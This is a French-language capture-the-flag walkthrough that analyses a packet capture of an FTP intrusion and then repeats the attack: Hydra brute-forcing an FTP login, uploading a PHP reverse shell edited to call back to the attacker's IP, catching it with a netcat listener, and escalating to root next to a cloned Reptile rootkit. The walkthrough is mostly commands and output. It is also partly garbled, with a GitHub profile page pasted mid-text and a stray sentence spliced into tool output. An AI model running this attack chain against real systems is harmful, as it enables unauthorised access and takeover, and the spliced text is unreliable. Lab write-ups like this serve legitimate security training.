

H4CKED

Procédure analyse de paquets et attaque chemin retour.



Nous pouvons voir que l'attaquant tente de se connecter à un service FTP car il y a de nombreuses demandes et réponses de FTP.

| NO. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|---------------|---------------|----------|--------|-------------------------------------------------------|
| 393 | 11.415256974 | 192.168.0.147 | 192.168.0.115 | TCP | 66 | 57096 → 21 [ACK] Seq=13 Ack=57 Win=64256 Len=0 TSval= |
| 394 | 13.968715114 | 192.168.0.147 | 192.168.0.115 | FTP | 84 | Request: PASS |
| 395 | 14.002582310 | 192.168.0.115 | 192.168.0.147 | FTP | 89 | Response: 230 Login successful. |
| 396 | 14.002613445 | 192.168.0.147 | 192.168.0.115 | TCP | 66 | 57096 → 21 [ACK] Seq=31 Ack=80 Win=64256 Len=0 TSval= |
| 397 | 14.002831431 | 192.168.0.147 | 192.168.0.115 | FTP | 72 | Request: SYST |
| 398 | 14.003298147 | 192.168.0.115 | 192.168.0.147 | FTP | 85 | Response: 215 UNIX Type: L8 |
| 399 | 14.003327954 | 192.168.0.147 | 192.168.0.115 | TCP | 66 | 57096 → 21 [ACK] Seq=37 Ack=99 Win=64256 Len=0 TSval= |
| 400 | 15.576739978 | 192.168.0.147 | 192.168.0.115 | FTP | 71 | Request: PWD |
| 401 | 15.577170346 | 192.168.0.115 | 192.168.0.147 | FTP | 112 | Response: 257 "/var/www/html" is the current director |
| 402 | 15.577189314 | 192.168.0.147 | 192.168.0.115 | TCP | 66 | 57096 → 21 [ACK] Seq=42 Ack=145 Win=64256 Len=0 TSva |
| 403 | 16.826851138 | 192.168.0.147 | 192.168.0.115 | FTP | 93 | Request: PORT 192,168,0,147,225,49 |
| 404 | 16.827401969 | 192.168.0.115 | 192.168.0.147 | FTP | 117 | Response: 200 PORT command successful. Consider usin |
| 405 | 16.827420072 | 192.168.0.147 | 192.168.0.115 | TCP | 66 | 57096 → 21 [ACK] Seq=69 Ack=196 Win=64256 Len=0 TSva |
| 406 | 16.827509621 | 192.168.0.147 | 192.168.0.115 | FTP | 76 | Request: LIST -la |
| 407 | 16.828290570 | 192.168.0.115 | 192.168.0.147 | TCP | 74 | 20 → 57649 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK |
| 408 | 16.828312705 | 192.168.0.147 | 192.168.0.115 | TCP | 74 | 57649 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MS |
| 409 | 16.828612531 | 192.168.0.115 | 192.168.0.147 | TCP | 66 | 20 → 57649 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva |
| 410 | 16.828772908 | 192.168.0.115 | 192.168.0.147 | FTP | 105 | Response: 150 Here comes the directory listing. |



Il existe un outil très populaire de Van Hauser qui peut être utilisé pour forcer une série de services nommé Hydra.

van Hauser
vanhauser-thc

Follow

Security researcher since 1994
<https://www.mh-sec.de/>
<https://www.thc.org/>

1.8k followers · 35 following

The Hacker's Choice | mh-sec | me | myself
 Berlin
<https://www.mh-sec.de/>
 @hackerschoice

Achievements

Highlights

☆ PRO

✓ 1 discussion answered

Organizations

Block or Report

Overview Repositories 43

Pinned

AFLplusplus/AFLplusplus (Public)

The fuzzer afl++ is afl with community patches, qemu 5.1 upgrade, collision-free coverage, enhanced lal-intel & redqueen, AFLfast++ power schedules, MOpt mutators, unicorn_mode, and a lot more!

● C ☆ 2.5k 🗨 507

hackerschoice/THC-Archive (Public)

All releases of the security research group (a.k.a. hackers) The Hacker's Choice

● HTML ☆ 528 🗨 172

thc-hydra (Public)

hydra

● C ☆ 5.9k 🗨 1.5k

thc-ipv6 (Public)

IPv6 attack toolkit

● C ☆ 767 🗨 196

dynTaintTracer (Public)

a taint tracer based on DynamoRIO, currently ARM only

● C ☆ 30 🗨 9

qemu_taint (Public)

First level taint implementation with qemu for linux user mode

● C ☆ 23 🗨 5

1,252 contributions in the last year

Learn how we count contributions

Less More

Contribution activity

March 2022

- Created 1 commit in 1 repository
[vanhauser-thc/thc-hydra](#) 1 commit
- Reviewed 1 pull request in 1 repository
[google/oss-fuzz](#) 1 pull request
- infra: add support for non-persistent mode AFL

Mar 2

Show more activity

Seeing something unexpected? Take a look at the [GitHub profile guide](#).



L'attaquant tente de se connecter avec un nom d'utilisateur spécifique. Nous allons voir comment trouver en cliquant sur cliquer sur le « login successful »

```
393 11.415256974 192.168.0.147 192.168.0.115 TCP 66 57096 → 21 [ACK] Seq=13 Ack=5
394 13.968715114 192.168.0.147 192.168.0.115 FTP 84 Request: PASS
395 14.002582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
396 14.002582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
397 14.002582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
398 14.002582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
399 14.002582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
400 15.502582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
401 15.502582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
402 15.502582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
403 16.502582310 192.168.0.115 192.168.0.147 FTP 89 Response: 230 Login successful
```

Wireshark · Follow TCP Stream (tcp.stream eq 16) · Capture.pcap

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
```



Vous pouvez trouver le nom du fichier que l'attaquant a dérobé dans le flux TCP ci-dessus sous « shell.php »

```
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
```



Comme indiqué dans le conseil, appliquez le filtre « ftp-data » et suivez le flux TCP. Le fichier php entier est visible là, et vous pouvez facilement trouver l'url lors du défilement.


ftp-data

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|---------------|---------------|----------|--------|----------------------------------------------|
| 412 | 16.828938602 | 192.168.0.115 | 192.168.0.147 | FTP-DA | 253 | FTP Data: 187 bytes (PORT) (LIST -la) |
| 431 | 19.324910508 | 192.168.0.147 | 192.168.0.115 | FTP-DA | 5559 | FTP Data: 5493 bytes (PORT) (STOR shell.php) |

Wireshark · Follow TCP Stream (tcp.stream eq 18) · Capture.pcap

```
and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.147'; // CHANGE THIS
$port = 80; // CHANGE THIS
```



En regardant de près le flux TCP ci-dessus, les toutes premières lignes décrivent le système d'exploitation, le nom d'hôte, etc.



Nous pouvons voir la commande que l'attaquant a exécutée :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```




```
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

Nous pouvons voir la commande utilisée pour obtenir un shell racine



```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
```

Nous pouvons voir un clone git fait par l'attaquant. Nous pouvons simplement trouver « Reptile » comme nom du projet GitHub.



Lancez l'outil de craquage de mot de passe Hydra, afin de craquer le mot de passe FTP.

```
[~]-[ravishanka@acer]-[~]
$hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.14.19 use a common word
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-14 17:04:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
-896525 tries per task
[DATA] attacking ftp://10.10.14.19:21/ shell by visiting the .php file on the targeted web server.
[21][ftp] host: 10.10.14.19 login: jenny password: [REDACTED] 1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-14 17:04:37
```



Nous allons nous connecter à FTP en utilisant les identifiants ci-dessus.

```
[ravishanka@acer]~$ ftp 10.10.14.19
Connected to 10.10.14.19.
220 Hello FTP World!
Name (10.10.14.19:ravishanka): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/var/www/html" is the current directory
```



Nous pouvons voir le shell php téléchargé de l'attaquant comme indiqué ci-dessous. Donc, je l'ai téléchargé afin de faire les changements nécessaires.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 1000  1000    10918 Feb  01 21:54 index.html
-rwxrwxrwx  1 1000  1000    5492 Mar 14 06:29 shell.php
226 Directory send OK.
ftp> get shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shell.php (5492 bytes).
226 Transfer complete.
5492 bytes received in 0.00 secs (13.9297 MB/s)
```



Vous pouvez voir votre configuration IP en donnant la commande "ifconfig".

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.132.104 netmask 255.255.0.0 destination 10.8.132.104
    inet6 fe80::b616:f874:aa81:9348 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500
    RX packets 695 bytes 73847 (72.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 791 bytes 58061 (56.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Copiez l'IP ci-dessus et collez-la dans le shell php téléchargé comme indiqué ci-dessous. J'utilise l'éditeur de texte nano pour éditer le shell.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.132.104'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Maintenant, téléchargez le shell sur le serveur FTP avec la commande "put".

```
ftp> put shell.php
local: shell.php remote: shell.php
421 Timeout.
ftp>
ftp> ls
Not connected.
```



```
[x]-[ravishanka@acer]-[~]  
$ftp 10.10.14.19  
Connected to 10.10.14.19.  
220 Hello FTP World!  
Name (10.10.14.19:ravishanka): jenny  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> put shell.php  
local: shell.php remote: shell.php  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
5492 bytes sent in 0.00 secs (51.3488 MB/s)  
ftp>
```



Il faut ensuite établir un listener
Netcat sur le port 80.

```
[ravishanka@acer]-[~]  
$sudo nc -lvp 80  
[sudo] password for ravishanka:  
listening on [any] 80 ...  
█
```



Visitez l'application web en tapant l'IP de la machine sur
votre navigateur et vous verrez apparaître une interface.





Puisque nous l'avons téléchargé dans le répertoire /var/www/html, il nous suffit de donner "http://<machineIP>/shell.php" comme chemin.



```
[ravishanka@acer]~  
$ sudo nc -lvnp 80  
[sudo] password for ravishanka:  
listening on [any] 80 ...  
connect to [10.8.132.104] from (UNKNOWN) [10.10.14.19] 52634  
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x  
86_64 GNU/Linux  
07:23:41 up 1:25, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```



Ce shell n'est pas stable. Nous pouvons donc utiliser ce script Python pour le rendre plus stable.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@wir3:/$
```



changeons l'utilisateur en Jenny et devenons root.

```
www-data@wir3:/$ whoami
whoami
www-data
www-data@wir3:/$ su jenny
su jenny
Password: [REDACTED]

jenny@wir3:/$ whoami
whoami
jenny
jenny@wir3:/$ sudo su
sudo su
[sudo] password for jenny: [REDACTED]

root@wir3:/#
```



Comme nous sommes dans un shell root, nous pouvons facilement naviguer vers le répertoire Reptile qui est dans le répertoire personnel de root (/root/Reptile) et obtenir le drapeau.

```
root@wir3:/# cd /root/Reptile
cd /root/Reptile
root@wir3:~/Reptile# ls
ls
configs  Kconfig  Makefile  README.md  userland
flag.txt  kernel  output  scripts
root@wir3:~/Reptile# cat flag.txt
cat flag.txt
[REDACTED]
root@wir3:~/Reptile#
```